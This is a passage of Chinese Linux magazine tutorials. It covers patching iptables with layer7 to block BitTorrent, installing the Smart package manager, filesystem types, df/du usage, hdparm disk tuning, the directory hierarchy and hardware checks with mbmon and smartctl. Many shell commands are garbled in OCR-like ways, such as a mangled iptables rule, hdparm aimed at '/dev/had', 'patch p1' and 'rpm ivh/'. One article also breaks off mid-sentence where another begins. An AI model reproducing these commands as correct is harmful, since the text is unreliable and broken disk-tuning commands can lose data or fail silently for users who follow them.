#ln -s iptables-1.3.5 iptables
```

为内核和 iptables 打补丁：

```
#cd /usr/src/linux
#patch p1<./netfilter-layer7-v2.1/kernel-2.6-layer7-2.1.patch
#cd /usr/src/iptables
#patch p1<./netfilter-layer7-v2.1/iptables-layer7-2.1.patch
```

编译内核，清除以前编译内核留下的痕迹。

如果是新的内核文件，则可以略过：

```
#make mrproper
```

在现有内核模块上添加新的功能模块应用层：

```
#make menuconfig
network options--> IP:Netfilter configuration-->
<M> Layer7 match Support(EXPERIMENTAL)
<*> Layer7 debugging output(EXPERIMENTAL)
```

保存以后开始编译内核：

```
#make dep&&make clean&&make bzImage&&make modules&&make Modules_install&&make install
```

检查 grub / grub.conf 文件是否被更新：

```
#more /boot/grub/grub.conf
```

## 2. 安装新的 iptables

重新启动计算机，进入新编译的内核启动系统，安装新

的 iptables：

```
#cd /usr/src/iptables
#make KERNEL_DIR=/usr/src/linux
#make install KERNEL_DIR=/usr/src/linux
#cp /usr/sbin/iptables /sbin
#iptables -V
```

## 3. 安装 I7-protocols

在 I7-protocols-2007-02-12 下执行“make install”进行安装，也可以直接把 I7-protocols-2007-02-12 下的所有 pat 文件复制到“/etc/I7-protocols”下完成安装。

## 4. 测试

编辑 / etc / I7-protocols/bittorrent.pat 文件，修改匹配行为如下行，这样所有与匹配文件相匹配的协议传输的数据报将被丢弃：

```
^(x13 Bittorrent protocol|x08'7P')@x09x07x00(x09x07x00d1:ad2:ld20:6)
iptables-tmangle-A PoSTROUTING m ayer7-I7protobittorrentdj
DROP
```

以上均测试通过，只有 geoip 的 geoipdb.bin 没有下载到。更多的应用，要根据自己的需要来组合各个规则和模块。用 iptables -nL 查看 ip2p 已经生效。

## 结论

Linux 中实现包过滤功能的第四代应用程序 netfilter，包含在 2.4 以后的内核中，实现了防火墙、NAT 和数据包的分割等功能，经过试验，完全实现了我们限制 BT 节省带宽的目的。

# Smart 安装 Linux 软件包

深圳 李亚为

Smart 是一款基于 Linux 平台的包管理器，它不仅支持不同版本的 Linux 软件包格式，如：RPM、DEB，而且还能够快速解决包之间的依赖关系。通过手动安装 RPM 包的朋友都知道，要想按照包之间的依赖关系安装软件将是一件非常痛苦而漫长的工作。之所以使用 Smart，是因为 Smart 采用了更高级的算法，能够快速解决数据包之间的依赖关系，而且还可在 Smart 中添加多个安装源，极大地方便了安装、更新软件。我们还可以在一些网络安装源中找到很多当前发行版都没有的工具，如：mplayer、cacti，这些软件都可以通过网络安装源进行安装，极大地丰富了 Linux 系统的可用性和便捷性。Smart 还支持多种网络协议：FTP、FTPS、HTTP、HTTPS、SCP、Telnet、LDAP，正因为支持这么多的协议，所以 Smart 支持多线程下载，这项功能是 Smart 的一个亮点，可以大大缩短网络安装时的软件下载时间。

笔者用的是 Opensuse 10.3 平台。之所以选择 opensuse

Linux，不仅因为它易用，而且它的网络安装源很多。

其中有一个名为 packman 的安装源包含了 mplayer 播放器的包，这个播放器类似于 Windows 暴风影音，支持众多的媒体格式，还有一个速度很快的网络安装源：<http://ftp.novell.co.jp>。

也许上面的内容有些地方比较抽象，那么我们就来实践安装、配置一下 Smart 吧，等操作完再来温习一下，相信大家都应该能够理解。首先下载最新的 smart 软件包：

```
http://labix.org/download/smart/smart-0.52.tar.bz2
#tar jxvf smart*
#cd smart*
#./setup.py build
#./setup.py install
```

安装很简单，就用上面的命令参数即可，如果报错，则可能是一些 python 的包没有安装，用 yast 命令安装即可。Smart 有三种操作方法：命令行、shell 和图形界面。可以根据不同的环境来选择，图形界面是用 Python 语言编写的，直







目录和子目录不能称为真正意义上的文件系统，除非它们均驻留在各自的磁盘分区上。然而，其他人却将其称为文件系统，这无疑又增添了困惑。

文件系统指文件存在的物理空间。在 Linux 系统中，每个分区都是一个文件系统，都有自己的目录层次结构。Linux 的最重要特征之一就是支持多种文件系统，这样它更加灵活，并可以和许多其他种类操作系统共存。由于系统已将 Linux 文件系统的所有细节进行了转换，所以 Linux 核心的其他部分及系统中运行的程序将看到统一的文件系统。

### Linux 常用文件系统介绍

随着 Linux 的不断发展，其所能支持的文件格式系统也在迅速扩充。特别是 Linux 2.4 内核正式推出后，出现了大量新的文件系统，其中包括日志文件系统 Ext3、ReiserFS、XFS、JFS 和其他文件系统。Linux 系统核心可以支持十多种文件系统类型：JFS、ReiserFS、Ext、Ext2、Ext3、ISO9660、XFS、Minx、MSDOS、UMSDOS、VFAT、NTFS、HPFS、NFS、SMB、SysV、PROC 等。其中，较为普遍的有如下几种：

#### Minix

Minix 是 Linux 支持的第一个文件系统，对用户有很多限制，性能低下，有些没有时间标记，文件名最长为 14 个字符。Minix 文件系统最大的缺点是只能使用 64MB 的硬盘分区，所以目前已经没有人使用该文件系统了。

#### Xia

Xia 是 Minix 文件系统修正后的版本，在一定程度上解决了文件名和文件系统大小的局限。但没有新的特色，目前很少有人使用。

#### ISO9660 标准 CDROM 文件系统

通用的 Rock Ridge 增强系统，允许长文件名。

#### NFS

NFS (Network File System) 是 Sun 公司推出的网络文件系统，允许多台计算机之间共享同一文件系统，易于从所有这些计算机上存取文件。

#### SysV

SysV 是 System V/Coherent 在 Linux 平台上的文件系统。

#### 扩展文件系统

扩展文件系统 (Ext File System) 是随着 Linux 不断成熟而引入的。它包含了几个重要的扩展，但提供的性能不能令人满意。1994 年人们引入了第二扩展文件系统 (second Extended Filesystem, Ext2)。

#### Ext3

Ext3 (third Extended Filesystem) 是由开放资源社区开发

的日志文件系统，被设计成 Ext2 的升级版本，尽可能地方使用户从 Ext2 向 Ext3 迁移。Ext3 在 Ext2 的基础上加入了记录元数据的日志功能，努力保持向前和向后的兼容性。这个文件系统也许被称为 Ext2 的下一个版本更为合适些。Ext3 还支持异步的日志，这意味着其性能可能比 Ext2 还好。

除了上面这些 Linux 文件系统外，Linux 还可以支持基于 Windows 和 Netware 的文件系统，例如 UMSDOS、MSDOS、VFAT、HPFS、SMB 和 NCPFS 等。兼容这些文件系统对 Linux 用户来说也是很重要的，毕竟在桌面环境下 Windows 文件系统还是很流行的，而 Netware 网络也有许多用户，Linux 用户也要共享这些文件系统的的功能。

#### UMSDOS

UMSDOS 是一种 Linux 下的 MSDOS 文件系统驱动，支持长文件名、所有者、允许权限、连接和设备文件。允许一个普通的 MSDOS 文件系统用于 Linux，而且不必为其建立单独的分区。

#### MSDOS

MSDOS 是在 DOS、Windows 和某些 OS/2 操作系统上使用的一种文件系统，其名称采用“8+3”的形式，即 8 个字符的文件名加上 3 个字符的扩展名。

#### VFAT

VFAT 是在 Windows 9X 和 Windows 2000 下使用的一种 DOS 文件系统，其在 DOS 文件系统的基础上增加了对长文件名的支持。

#### HPFT

HPFT 是高性能文件系统 (High Performance File System, HPFS)，是微软 LAN Manager 中的文件系统，同时也是 IBM 的 LAN Server 和 OS/2 的文件系统。HPFT 能访问较大的硬盘驱动器，提供更多的组织特性，并改善了文件系统的安全特性。

#### SMB

SMB 是一种支持 Windows for Workgroups、Windows NT 和 Lan Manager 的基于 SMB 协议的网络操作系统。

#### NCPFS

NCPFS 是一种 Novell NetWare 使用 NCP 协议的网络操作系统。

#### NTFS

NTFS 是由 Windows 2000/XP/2003 操作系统支持的、一个特别为网络和磁盘配额、文件加密等安全特性设计的磁盘格式。

### Linux 文件介绍

本节详细介绍 Linux 文件系统中文件的定义、文件名的

规定及文件的类型。

文件与文件名

在多数操作系统中都有文件的概念。在 Linux 中文件是存储信息的基本结构，是被命名（称为文件名）的存储在某种介质（如磁盘、光盘和磁带等）上的一组信息的集合。Linux 文件均为无结构的字符流形式。文件名是文件的标识，由字母、数字、下画线和圆点组成的字符串来构成。用户应该尽量选择有意义的文件名，以方便识别和记忆。值得注意的是：Linux 要求文件名的长度限制在 255 个字符以内。

为了便于管理和识别，用户可以把扩展名作为文件名的一部分。圆点用于区分文件名和扩展名。扩展名对文件分类是十分有用的。用户可能对某些大众已接纳的标准扩展名比较熟悉。例如，用 C++ 语言编写的源代码文件总是具有 `cpp` 的扩展名。用户可以根据自己的需要，随意加入自己的文件扩展名。以下例子给出一些有效的 Linux 文件名：

```
Test           //不带扩展名的文件
Readme.txt     //文本文件
example.pl     //perl 脚本文件
Auto.bat       //批处理文件
```

文件的类型

Linux 系统中有三种基本的文件类型：普通文件、目录文件和设备文件。

(1) 普通文件：是用户最熟悉和经常使用的文件，它又分为文本文件和二进制文件两种。

文本文件：这类文件以文本的 ASCII 码形式存储在计算机中，是以“行”为基本结构的一种信息组织和存储方式。

二进制文件：这类文件以文本的二进制形式存储在计算机中。用户一般不能直接读懂它们，只有通过相应的软件才能将其显示出来。二进制文件一般是可执行程序、图形、图像、声音等。

(2) 目录文件：主要目的是用于管理和组织系统中的大量文件，其存储一组相关文件的位置、大小等与文件有关的信息。目录文件一般简称为目录。

(3) 设备文件：Linux 系统把每一个 I/O 设备都看成一个文件（这点与 Windows 系列操作系统有很大区别），与普通文件一样处理，这样可以使文件与设备的操作尽可能统一。从用户的角度来看，对 I/O 设备的使用和一般文件的使用一样，不必了解 I/O 设备的细节。设备文件可以细分为块设备文件和字符设备文件。前者的存取是以字符块为单位的，后者则以单个字符为单位。

Linux 磁盘管理

北京 李洋  
(续表)

存储设备的命名

Linux 的命名设计比其他操作系统更灵活，它对存储设备的管理如同对文件的管理一样方便、高效。

Linux 通过字母和数字的组合来标识硬盘分区，如 `hda1`。其具体含义是：分区名的前两个字母表明分区所在设备的类型，例如 `hd` 指 IDE 硬盘，`sd`（指 SCSI 硬盘）；第 3 个字母表明分区在哪个设备，按 `a`、`b`、`c`、`d` 的顺序排列，如 `hda` 是 IDE1 口的主硬盘，则 IDE2 口的主硬盘就应该是 `hdc` 了；最后的数字是在该设备上的分区顺序，前 4 个分区（主分区或扩展分区）用数字 1 到 4 表示，从 5 开始表示逻辑分区。例如：`hda3` 表示第 1 个 IDE 硬盘上的第 3 个主分区或扩展分区。表 1 给出针对硬盘的基本命名方式。

表 1 硬盘设备命名示意图

设备命名	注 释
<code>/dev/hda</code>	表示整个 IDE 硬盘
<code>/dev/hda1</code>	表示第 1 块 IDE 硬盘的第 1 个主分区
<code>/dev/hda2</code>	表示第 1 块 IDE 硬盘的扩展分区

设备命名	注 释
<code>/dev/hda5</code>	表示第 1 块 IDE 硬盘的第 1 个逻辑分区
<code>/dev/hda8</code>	表示第 1 块 IDE 硬盘的第 4 个逻辑分区
<code>/dev/hdb</code>	表示第 2 块 IDE 硬盘
<code>/dev/hdb1</code>	表示第 2 块 IDE 硬盘的第 1 个主分区
<code>/dev/sda</code>	表示第 1 块 SCSI 硬盘
<code>/dev/sda1</code>	表示第 1 块 SCSI 硬盘
<code>/dev/sdd3</code>	表示第 4 块 SCSI 硬盘的第 3 个主分区

上述内容主要是针对硬盘驱动器的分区，在 Linux 系统中，也存在着软盘设备，只不过近年来由于 USB 设备的普遍使用，使得软盘设备的使用频率大大降低。系统通常使用 `/dev/fd` 来表示第一个软盘设备，则 `/dev/fd0` 表示第一个软盘分区，其他表示与上述硬盘设备的命令类似。

磁盘空间管理

在 Linux 系统中，磁盘存储空间与 CPU 资源一样非常宝贵，因此，如何有效地对存储空间加以使用和管理，是一项

非常重要的工作。Linux 系统提供了一组有关磁盘空间管理的命令，能够随时监视磁盘空间的使用情况，用户可以通过使用这些命令来获知磁盘的空间信息，从而采取各种手段（如清除垃圾文件等）来释放空间，达到合理利用存储空间的目的。

### 使用 df 命令检查文件系统磁盘占用情况

该命令的功能是检查文件系统的磁盘空间占用情况。可以利用该命令来获取硬盘被占用了多少空间，目前还剩下多少空间等信息，它也可以显示所有文件系统对 i 结点和磁盘块的使用情况。

该命令的使用形式为：df [选项]。

该命令各选项的含义如下：

-a：显示所有文件系统的磁盘使用情况，包括 0 块(block)的文件系统，如/proc 文件系统。

-k：以 k 字节为单位显示。

-i：显示 i 结点信息，而不是磁盘块。

-t：显示各指定类型的文件系统的磁盘空间使用情况。

-x：列出不是某一指定类型文件系统的磁盘空间使用情况（与 t 选项相反）。

-T：显示文件系统类型。

下面给出使用该命令的例子：

```
//列出各文件系统的磁盘空间使用情况
#df
Filesystem      1k-blocks Used Available Use% Mounted on
/dev/hda5        381139 332921 28540 93% /
/dev/hda1        46636 6871 37357 16% /boot
/dev/hda3        10041144 6632528 2898556 70% /home
none             127372 0 127372 0% /dev/shm
/dev/hda2        27474876 24130460 1948772 93% /usr
/dev/hda6        256667 232729 10686 96% /var
```

df 命令输出清单的第 1 列是代表文件系统对应的设备文件的路径名（一般是硬盘上的分区）；第 2 列给出分区包含的数据块（1024 字节）的数目；第 3、4 列分别表示已用的和可用的数据块数目。用户也许会感到奇怪，第 3、4 列块数之和并不等于第 2 列中的块数。这是因为默认的每个分区都留了少量空间供系统管理员使用的缘故。即使遇到普通用户空间已满的情况，管理员仍能登录并留有解决问题所需的工作空间。清单中 Use% 列表示普通用户空间使用的百分比，若这一数字达到 100%，分区仍然留有系统管理员使用的空间。最后，Mounted on 列表示文件系统的安装点。

### 使用 du 命令检查磁盘空间使用情况

du 的英文原义为“disk usage”，含义为显示磁盘空间的使用情况，统计目录（或文件）所占磁盘空间的大小。该命令的功能是逐级进入指定目录的每一个子目录并显示该目

录占用文件系统数据块（1024 字节）的情况。若没有给出指定目录，则对当前目录进行统计。

该命令的使用形式为：du [选项] [Names]。

该命令的各选项含义如下：

-s：对每个 Names 参数只给出占用的数据块总数。

-a：递归地显示指定目录中各文件及子目录中各文件占用的数据块数。若既不指定 -s，也不指定 -a，则只显示 Names 中的每一个目录及其中的各子目录所占的磁盘块数。

-b：以字节为单位列出磁盘空间使用情况（系统默认以 k 字节为单位）。

-k：以 1024 字节为单位列出磁盘空间使用情况。

-c：最后再加上一个总计（系统默认设置）。

-l：计算所有的文件大小，对硬链接文件，则计算多次。

-x：跳过在不同文件系统上的目录。

下面举例说明 du 命令的使用：

```
//查看/mnt 目录占用磁盘空间的情况
#du -abk /mnt
1      /mnt/cdrom
1      /mnt/floppy
3      /mnt
//列出各目录所占的磁盘空间，但不详细列出每个文件所占的空间
#du
3684   /log
84      /libnids-1.17/doc
720    /libnids-1.17/src
32      /libnids-1.17/samples
1064   /libnids-1.17
4944
```

输出清单中的第 1 列是以块为单位计算的磁盘空间容量，第 2 列列出目录中使用这些空间的目录名称。这可能是一个很长的清单，有时只需要一个总数。这时可在 du 命令中加 -s 选项来取得总数：

```
#du -s /mnt
3      /mnt
//列出所有文件和目录所占的空间（使用 a 选项），并以字节为单位（使用 b 选项）来计算大小
#du -ab /root/mail
6144   mail/sent-mail
1024   mail/saved-messages
8192   mail
```

### 总结

当然，如同 Windows 一样，Linux 自带的一个功能比较强大的磁盘分区工具也是 Fdisk，用它可以划分磁盘分区。限于篇幅，就不在此加以描述了。Linux 下的磁盘管理是有效利用 Linux 操作系统中的重要一环，本文只是介绍了其中的一小部分，更多的知识、技巧和经验还需要读者朋友们在实际工作中学习和摸索。

## 优化 Linux 系统硬盘

北京 李洋

在 Windows 系统中，磁盘碎片是一个常见的问题，如果不注意，系统性能可能会被侵蚀。Linux 使用第二扩展文件系统（Ext2），它以一种完全不同的方式处理文件存储，在一定程度上减少了系统的碎片。虽然 Linux 文件系统减少了碎片，但是并没有消除。在繁忙的服务器中，随着时间的流逝，文件碎片化将降低硬盘的性能。

### 清理垃圾文件

这种方法很简单：清理磁盘驱动器，删除不需要的文件，清除所有需要被保存但将不被使用的文件。如果可能的话，清除多余的目录，并减少子目录的数目。这些建议似乎很浅显，然而在系统运行的过程中，每个磁盘上都不可避免地积累了非常多的“垃圾”。因而，释放磁盘空间可以帮助系统更好地工作。

### 整理磁盘碎片

Linux 整理磁盘碎片的最好方法是做一个完全的备份，重新格式化分区，然后从备份恢复文件。当文件被存储时，碎片将被写到连续的块中。这是一个大工作，可能对于像 /usr 之类不经常改变的程序分区是不必要的，但是可以在一个多用户系统的 /home 分区产生较大的效果。并且，进行这个工作所花费的时间与 Windows 服务器磁盘碎片整理花费的时间大致相同。

### 调整硬盘参数

使用 hdparm 工具可以调整 IDE 硬盘性能，设计时专门考虑了使用 UDMA 驱动器。在默认情况下，Linux 使用是最安全的，但是设置访问 IDE 驱动器是最慢的。默认模式没有利用 UDMA 可能的最快性能。UDMA（Ultra Direct Memory Access，极端直接内存访问）是硬盘技术的一种，它可以让硬盘直接与内存进行数据交换而不必 CPU 过多地参与。

使用 hdparm 工具，通过激活下面的特性可以显著地改善性能。

32 位支持，默认设置是 16 位。

多部分访问，默认设置是每次中断单部分传送。

此处需要注意的是：在使用 hdparm 之前，确保对系统

已经做了完全的备份。使用 hdparm 改变 IDE 参数，如果出错可能会引起驱动器上全部数据的丢失。

hdparm 可以提供关于硬盘的大量信息。打开一个终端窗口，输入下面命令获取系统中第一个 IDE 驱动器的信息（改变设备名获取其他 IDE 驱动器的信息）：

```
hdparm -v /dev/had
```

上面命令显示出当系统启动时从驱动器获得的信息，包括驱动器操作在 16 位或 32 位模式（I/O Support）下，是否为多部分访问（Multicount）。关于磁盘驱动器的更详细信息的显示可使用 -i 参数。

Hdparm 也可以测试驱动器传输速率。输入命令测试系统中第一个 IDE 驱动器：

```
hdparm -Tt /dev/had
```

此测试可测量驱动器直接读和高速缓冲存储器读的速度。结果是一个优化的“最好的事例”数字。改变驱动器设置，激活 32 位传输，输入下面的命令：

```
hdparm -c3 /dev/hda
```

-c3 参数激活 32 位支持，使用 -c0 可以取消它。-c1 参数也可激活 32 位支持并使用更少的内存开销，但是在很多驱动器下它不工作。

大多数新 IDE 驱动器支持多部分传输，但是 Linux 默认设置为单部分传输。

### 注意

这个设置在一些驱动器上激活多部分传输会引起文件系统的完全崩溃。这个问题大多发生在较老的驱动器上。

输入下面的命令激活多部分传输：

```
hdparm -m16 /dev/had
```

-m16 参数激活 16 部分传输。除了西部数据（Western Digital）的驱动器外，大多数驱动器设置为 16 或 32 部分是最合适的。西部数据的驱动器缓冲区小，当设置大于 8 部分时性能将显著下降。对西部数据驱动器来说，设置为 4 部分是最合适的。

激活多部分访问能够减少 30%~50% 的 CPU 负载，同时可以增加数据传输速率到 50%。



## 探究 Linux 文件管理（目录篇）

北京 李洋

### 树形目录结构

在计算机系统中有大量的文件，如何有效地组织与管理它们，并为用户提供一个使用方便的接口是文件系统的主要任务。Linux 系统以文件目录的方式来组织和管理系统中的所有文件。所谓文件目录就是将所有文件的说明信息采用树形结构组织起来。整个文件系统有一个“根”（root），然后在根上分“杈”（directory），任何一个分杈上都可以再分杈，杈上也可以长出“叶子”。“根”和“杈”在 Linux 中被称为“目录”或“文件夹”。而“叶子”则是文件。实践证明，此种结构的文件系统效率高，现代操作系统基本上都采用这种结构方式。

如前所述，目录也是一种类型的文件。Linux 系统通过目录将系统中所有的文件分级、分层组织在一起，形成了 Linux 文件系统的树形层次结构。以根目录为起点，所有其他的目录都由根目录派生而来，用户可以浏览整个系统，可以进入任何一个已授权进入的目录，从而访问其中的文件。

实际上，各个目录结点之下都会有一些文件和子目录。并且，系统在建立每一个目录时，都会自动为它设定两个目录文件：一个是“.”，代表该目录自己；另一个则是“..”，代表该目录的父目录。特别的是，对于根目录，“.”和“..”都代表其自身。

Linux 目录提供了管理文件的一个方便的途径。用户可以为自己的文件创建自己的目录，也可以把一个目录下的文件移动或复制到另一个目录下，而且能移动整个目录，与系统中的其他用户共享目录和文件。也就是说，用户能够方便地从一个目录切换到另一个目录，而且可以设置目录和文件的管理权限，以便允许或拒绝其他人对其进行访问。同时，文件目录结构的相互关联性使分享数据变得十分容易，几个用户可以访问同一个文件，因此允许用户设置文件的共享程度。请注意：根目录（系统目录）是 Linux 系统中的特殊目录。Linux 是一个多用户系统，操作系统本身的驻留程序存放在以根目录开始的专用目录中。

### 工作目录与用户主目录的路径

从逻辑上讲，用户登录 Linux 系统之后，每时每刻都处在某个目录之中，此目录被称为工作目录或当前目录（Working Directory）。工作目录是可以随时改变的。用户初始登录到系统中时，其主目录（Home Directory）就成为其工作目录。工作目录用“.”表示，其父目录用“..”表示。

用户主目录是系统管理员增加用户时建立起来的（以后也可以根据实际情况改变），每个用户都有自己的主目录，不同用户的主目录一般互不相同。用户刚登录到系统中时，其工作目录便是该用户的主目录，通常与用户的登录名相同。

用户可以通过一个“~”符号来引用自己的主目录。

如下所示的两条路径就是完全一样的：

```
//使用显示文件内容的 cat 命令对路径为/home/test/tool/software 的文件进行显示
```

```
/home/test#cat ~/tool/software
```

```
/home/test#cat /home/test/tool/software
```

### 路径

对文件进行访问时，要用到“路径”（Path）的概念。顾名思义，路径是指从树形目录中的某个目录层次到某个文件的一条道路。此路径的主要构成是目录名称，中间用“/”隔开。任一文件在文件系统中的位置都是由相应的路径决定的。

用户在对文件进行访问时，要给出文件所在的路径。路径又分相对路径和绝对路径两种。绝对路径是指从“根”开始的路径，也称为完全路径；相对路径是从用户工作目录开始的路径。需要注意的是：在树形目录结构中到某一确定文件的绝对路径和相对路径均只有一条。绝对路径是确定不变的，而相对路径则随着用户工作目录的变化而变化。

用户要访问一个文件时，可以通过路径名来引用。并且，为操作方便起见，完全可以根据要访问的文件与用户工作目录的相对位置来引用它，而不需要列出这个文件完整的路径名。例如，用户 Patterson 有一个名为 class 的目录，该目录中有两个文件：time.conf 和 test.java。若用户 Patterson 想显示出其 class 目录中的名为 time.conf 的文件，可以使用下列命令：

```
/home/Patterson#cat /home/Patterson/class/time.conf
```

用户也可以根据文件 time.conf 与当前工作目录的相对位置来引用该文件。这时命令为：

```
/home/Patterson#cat class/time.conf
```

### Linux 目录结构

Linux 系统的目录层次结构比较复杂，下面将对其进行介绍：

/：根目录。在 Windows、DOS 或者其他类似的操作系统里面，每个分区都会有一个相应的根目录。但是 Linux 和其他 UNIX 系统则把所有的文件都放在一个目录树里面，/ 就是唯一的根目录。一般来讲，根目录下面很少保存什么文件，或者只有一个内核映像在这里。

**/boot:** 很多 Linux 系统把内核映像和其他一些和启动有关的文件放在这里。

**/tmp:** 一般只有启动时产生的临时文件才会放在这个地方。我们自己的临时文件都放在/var/tmp 中。

**/mnt:** 这个目录下面放着一些用来安装其他设备的子目录，比如说/mnt/cdrom 或者/mnt/floppy。在有些 Linux 中这个目录是被/mount 代替的。

**/lib:** 启动的时候所要用到的库文件都放在这个目录下。那些非启动用的库文件都会放在/usr/lib 下。内核模块是被放在/lib/modules/（内核版本）下的。

**/proc:** 这个目录在磁盘上其实是不存在的。里面的文件都是关于当前系统的状态，包括正在运行的进程、硬件状态、内存使用的多少等。

**/dev:** 这个目录下保存着所有的设备文件。里面有一些由 Linux 内核创建的用来控制硬件设备的特殊文件。

**/var:** 这里有一些被系统改变过的数据。比如说/var/tmp，就是用来储存临时文件的。还有很多其他的进程和模块把它们的记录文件也放在这个地方，包括如下一些重要的子目录：

**/var/log:** 这里放着绝大部分的记录文件。随着时间的推移，这个目录会变得很庞大，所以要定期清理；

**/var/run:** 包括了各种运行时的信息；

**/var/lib:** 包括了一些系统运行时需要的文件；

**/var/spool:** 邮件、新闻、打印序列的所在地。

**/root:** root 用户的主目录。

**/home:** 一般用户的主目录都会放在这个目录下。在 Linux 下，可以通过#cd ~ 来进入自己的主目录。

**/etc:** 这里保存着绝大部分的系统配置文件。相对来讲，单个用户的系统配置文件会保存在这个用户自己的主目录里面。下面列举其中一些重要的子目录：

**/etc/X11:** 这里放着 X 窗口系统（Linux 中的图形用户界面系统）所需要的配置文件。XF86Config 就是把配置储存在这个地方的。/etc/X11/fonts 里面放着一些服务器需要的字体，还存放一些窗口管理器的配置文件；

**/etc/init.d:** 这个目录保存着启动描述文件，包括各种模块和服务的加载描述。所以如果不清楚的话，千万不要随便删除其中的文件，这里存放的文件都是系统自动进行配置的，不需要用户配置；

**/etc/rcS.d:** 这里放着一些连接到/etc/init.d 的文件，根据 runlevel 的不同而执行相应的描述。这里的文件名都是由 S 来开头的，然后是一个两位的数字——表示各种服务启动的顺序。比如，S24foo 就是在 S42bar 前面执行的。接着就是连接到/etc/init.d 下面的文件的名字了；

**/etc/rc0.d 和/etc/rc6.d:** 这里面也是一些连接文件，和/etc/rcS.d 差不多。不同的是，这些只会在指定的 runlevel 下运行相应的描述。0 表示关机，6 表示重启。所有以 K 开头的文件表示关闭，所有以 S 开头的文件表示重启。目前来讲，文件的命名方式和/etc/rcS.d 是一样的。

**/bin 和/sbin:** 这里分别放着启动时需要的普通程序和系统程序。很多程序在启动以后也很有用，它们放在这个目录下是因为它们经常被其他程序调用。

**/usr:** 这是一个很复杂、庞大的目录。除了上述目录之外，几乎所有的文件都存放在这下面。



## Linux 下的硬件检测和管理

北京 李洋

### 中央处理器状态的检测

中央处理器是 Linux 主机的核心硬件，其运行状态严重地影响系统的运行，因此有必要对其状态进行检测。在 Linux 根目录下有一个名为 proc 的子目录，该目录下的文件其实不是存放在磁盘上的物理文件，而只是系统内核的映像，所以一般将该目录的文件系统叫做 PROC 文件系统。PROC 文件系统以文件系统的方式为访问系统内核数据提供接口。用户和应用程序都可以通过 PROC 文件系统动态地得到系统的信息，并可以改变内核的某些参数。CPU 的信息存放在“cpuinfo”文件中。笔者在自己的系统中使用 cat 命令查看的结果如下：

```
#cat /proc/cpuinfo //cat 命令用于查看文件内容
processor :0 //CPU 序号，表明第 0 号 CPU
vendor_id : GenuineIntel //CPU 生产厂商
cpu family: 15
```

```
mode: 2
model name: Intel(R) Celeron(R) CPU 2.40GHz
stepping: 8
cpu MHz: 2397.957 //CPU 主频
cache size: 8 KB //CPU 内部 Cache 大小
fdiv_bug: no
hlt_bug: no
i00f_bug: no
coma_bug: no
fpu: yes
fpu_exception: yes
cpuid level: 2
wp: yes
flags: fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca
cmov
pat pse36 clflush dts acpi mmx fxsr sse sse2 ss
bogomips: 4744.80
```

以上 cat 命令只是显示 CPU 的基本情况，下面介绍使用软件实时检测 CPU 状态，该软件就是 mbmon。首先到网上

下载该软件，下载地址为：<http://www.nt.phys.kyushu-u.ac.jp/shimizu/download/xmbmon203.tar.gz>。Readme 文件的下载地址为：<http://www.nt.phys.kyushu-u.ac.jp/shimizu/download/README-xmbmon203.html>。先查看软件是否支持主板芯片，如果支持主板芯片，接下来就可以安装软件了。

```
#gunzip xmbmon203.tar.gz //解压缩文件
#tar xmbmon203.tar //对文件解包
#cd xmbmon203 //更换到其源代码目录
#./configure //配置系统
#make //连接，生成可执行文件
#make install //安装到系统目录
```

运行软件 `mbmon` 可以工作在命令行和 X 窗口下，在命令行执行以下命令：

```
#!/mbmon
Temp.=42.1, 33.0, 24.2; Rot=5357, 0, 0
Vcore=1.78, 3.11; Volt.=3.41, 4.93, 12.19, 0.00, 0.00
```

上面显示了中央处理器温度值为 42.1，电源温度值为 33.0，主板温度值为 24.2；CPU 风扇转速为 5357 转/分钟；CPU 核心电压为 1.78 伏特，输入电压为 12.19 伏特、3.41 伏特、4.93 伏特。默认情况下，以上内容五秒钟更新一次。

## 硬盘物理坏道的检测

硬盘物理坏道是所有 Linux 硬件故障中最让人头痛的。硬盘若出现坏道，轻则使系统频频死机，重则让硬盘上所有数据化为乌有。现在出厂的硬盘（1993 年以后）基本上都支持 SMART 技术（Self Monitoring Analysis and Reporting Technology，自动检测分析及报告技术）。SMART 技术可以对硬盘的磁头单元、盘片电机驱动系统、硬盘内部电路及盘片表面介质材料等进行监测。

Smartmontools 是一个硬盘检测工具，主页为 <http://smartmontools.sourceforge.net>，现在已经有多个操作系统下的版本。Linux 下的 RPM 执行文件可以到以下地址下载：<http://jaist.dl.sourceforge.net/sourceforge/smartsuite/smartsuite-2.1-2.i386.rpm>。

将 `smartsuite-2.1-2.i386.rpm` 文件下载到本地硬盘后，即可用下面的命令安装该软件：

```
#rpm ivh/smartmontools-5.1-18.i386.rpm
```

安装完成后，会在 `/usr/local` 目录下产生可执行程序 `smartctl`，执行带参数 `-i` 的 `smartctl` 命令可以检测硬盘和主板是否支持 SMART 技术。如果硬盘不支持 SMART 技术，执行命令后系统将显示“Device does not support S.M.A.R.T.”，否则将显示硬盘的一些如下的重要信息：

```
#smartctl -i /dev/hda7
smartctl version 5.1-11 Copyright (C) 2003-3 Bruce Allen
Home page is http://smartmontools.sourceforge.net/
```

以下是硬盘参数信息部分：

```
START OF INFORMATION SECTION
Device Model: ST340810A//设备模型
```

```
Serial Number: 3FB24J16//序列号
Firmware Version: 3.39 //固件版本号
Device is:Not in smartctl database [for details use: -P showall]
ATA Version is:6
ATA Standard is:Exact ATA specification draft version not indicated
Local Time is:Tue Jun 7 20:39:32 2005 CST
SMART support is: Available - device has SMART capability.
SMART support is: Enabled
```

带 `-a` 参数的 `smartctl` 命令，显示的是检测到的硬盘数据部分。

## 网卡的配置

在安装 Linux 时，如果用户机器有网卡，安装程序将提示用户给出 TCP/IP 网络的配置参数，如本机的 IP 地址、默认网关的 IP 地址、DNS 的 IP 地址等。根据这些配置参数，安装程序会自动把网卡驱动程序编译到内核中去。网卡的驱动程序是作为模块加载到内核中去的，所有 Linux 支持的网卡驱动程序都是存放在目录 `/lib/modules/（Linux 版本号）/net/` 中的。用户可以通过修改模块配置文件来更换网卡或者增加网卡。

（1）修改 `/etc/conf.modules` 文件。

这个配置文件是加载模块的重要参数文件，下面是一个范例文件：

```
#/etc/conf.modules
alias eth0 eeepro100
alias eth1 eeepro100
```

这个文件是一个装有两块 Inter 82559 系列网卡的 Linux 系统 `conf.modules` 中的内容，`alias` 命令表明以太口（如 `eth0`）所具有的驱动程序名称，“`alias eth0 eeepro100`”说明在 0 号以太网口所要加载的驱动程序是 `eeepro100`（其目标文件为 `eeepro100.o`）。

（2）驱动程序加载。

